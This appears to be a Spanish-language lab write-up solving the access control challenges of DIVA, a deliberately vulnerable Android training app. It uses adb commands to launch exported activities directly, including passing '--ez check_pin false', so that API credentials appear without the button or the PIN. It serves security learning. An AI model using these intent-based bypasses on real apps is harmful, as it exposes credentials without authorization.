
```
cat /home/carles/diva-android/app/src/main/AndroidManifest.xml | grep -i "exported\|activity" -A2 -B2
```


Y observamos que las siguientes no tiene android:exported="false", y sí tiene un intent-filter, por lo tanto está exportada por defecto.

```
<activity>
<activity
  android:name=".APICredsActivity"
  android:label="@string/apic_label" >
  <intent-filter>

    <category android:name="android.intent.category.DEFAULT" />
  </intent-filter>
</activity>
<activity
```

Sabiendo esta información, volvemos a la máquina dondet tenemos el emulador de Android y desde la terminal ejecutamos el comando `adb shell am start -n jakhar.aseem.diva/.APICredsActivity` y veremos que se sin presionar el botón de "View API Credentials" hemos conseguido ver las credenciales de la API.





ATAQUE 10: ACCESS CONTROL ISSUES – PART 2


En esta sección, DIVA tiene una actividad (APICreds2Activity) que pide un PIN para mostrar credenciales API.

Si la validación del PIN se hace mediante un Extra de Intent que se puede manipular desde fuera, podemos saltarnos la comprobación.

Objetivo: Acceder a credenciales API protegidas por un PIN, evitando la validación mediante la explotación de una actividad exportada con parámetros inseguros.

Para ello en DIVA abrimos la sección de "Access Control Issues – Part 2" y veremos un campo que nos pide introducir un número PIN para ver las credenciales.

Lo que vamos a realizar es obtener las credenciales sin saber el PIN, invocando la actividad con un parámetro manipulado.



Según la práctica, esta sección de DIVA espera un parámetro booleano llamado `check_pin` que determina si se debe validar el PIN introducido por el usuario. Por lo tanto desde la terminal ejecutamos el siguiente comando `adb shell am start -n jakhar.aseem.diva/.APICreds2Activity --ez check_pin false` y como resultado obtenemos directamente las credenciales API sin introducir el PIN.

